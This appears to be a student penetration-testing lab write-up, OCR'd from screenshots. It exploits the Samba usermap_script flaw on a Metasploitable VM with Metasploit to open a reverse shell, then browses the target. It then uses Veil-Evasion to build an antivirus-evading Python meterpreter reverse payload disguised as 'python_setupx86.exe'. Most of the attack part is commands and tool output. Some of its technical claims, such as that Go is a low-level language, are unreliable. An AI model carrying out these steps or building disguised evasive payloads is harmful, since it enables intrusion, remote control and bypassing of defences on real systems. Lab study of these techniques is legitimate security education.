


```
msf5 exploit(multi/samba/usermap_script) > set rhost 10.0.2.4
rhost ⇒ 10.0.2.4
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo oHT2EK5eoMISu3EH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "oHT2EK5eoMISu3EH\r\n"
[*] Matching ...
[*] A is input ...
```

The Reverse shell has started and now we have the access to the machine




```
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:54326) at 2020-11-17 04:26:23 -0500

█
```



```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root/
ls
Desktop
reset_logs.sh
vnc.log
cd Desktop
```

Now we have the access we can create files in the target system as well,

cat command allows us to create single or multiple files, view contain of file, concatenate files and redirect output in terminal or files.



```
ls
Desktop
reset_logs.sh
vnc.log
cat vnc.log

New 'X' desktop is metasploitable:0

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/metasploitable:0.log

█
```

EVADING ANTI VIRUS SOFTWARE WITH VEIL EVASION


ANTIVIRUS BYPASS

We also explored about how we can generate payloads that can bypass the antiviruses.

(Generating a payload)


Antivirus software is one of the oldest and the most ever-present security control against malware and various types of malicious software. In the past it was focused on blocking viruses only, then eventually evolved into blocking all sort of other malware. Lately, however, attacks have been growing more sophisticated, specifically trying to stay under the radar using administrator toolkits and evading virus signatures to bypass these formerly effective standalone security control. At this point, antivirus technology has been outpaced by endpoint detection and prevention technology that is behavioural in nature and uses virtualized malware detonation technology.

Veil-Evasion is another popular framework written in python. We can use this framework to generate payloads that can evade majority of Antiviruses.



```
 [I] If you have any errors running Veil, run: './Veil.py --setup' and select the nuke the wine fold
er option


 [I] Done!

===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: █
```


In veil there are two tools namely Evasion and Ordnance, we want to use the first tool i.e. the evasion



```
Veil>: use 1
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: █
```

When we use the “evasion” tool we see that there are 41 payloads

The list of all the payloads:



```
Veil/Evasion>: list
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
```


From the list we saw that some payloads are written in high level languages (e.g. python) and some are written in low level languages (e.g. go-lang).

The payloads written in high level languages are hard to detect for the antivirus whereas the payloads written in low level languages are easy to detect.

For our project we decided to use payloads written in Python, a high level language.


Use “python/meterpreter/rev_https.py”

Now we need to set the “Lhost” field as our ip address:



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe86:ea6e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:86:ea:6e  txqueuelen 1000  (Ethernet)
        RX packets 458535  bytes 682371669 (650.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 156401  bytes 9428944 (8.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 108  bytes 6396 (6.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 108  bytes 6396 (6.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```


Setting Lhost and generating the payload:



```
[python/meterpreter/rev_tcp>>]: set LHOST 10.0.2.15
[python/meterpreter/rev_tcp>>]: generate
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload): 
```


We set the base name of the output file as “python_setupx86.exe”

The base name of output file, Pyinstaller is used to create the payload executable file



```
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 1
0009:err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm_aut
h ≥ 3.0.25 is in your path. Usually, you can find it in the winbind package of your distribution.
276 INFO: PyInstaller: 3.2.1
276 INFO: Python: 3.4.4
276 INFO: Platform: Windows-7-6.1.7601-SP1
278 INFO: wrote Z:\usr\share\veil\python_setupx86.spec
284 INFO: UPX is not available.
289 INFO: Extending PYTHONPATH with paths
['Z:\\var\\lib\\veil\\output\\source', 'Z:\\usr\\share\\veil']
289 INFO: Will encrypt Python bytecode with key: 000000SkTlcYjbKr
290 INFO: Adding dependencies on pyi_crypto.py module
290 INFO: checking Analysis
290 INFO: Building Analysis because out00-Analysis.toc is non existent
290 INFO: Initializing module dependency graph ...
292 INFO: Initializing module graph hooks ...
295 INFO: Analyzing base_library.zip  ...
1686 INFO: Processing pre-find module path hook   distutils
```

The generated executable file:


Computer
var
lib
veil
output
compiled
python_setupx86.-
exe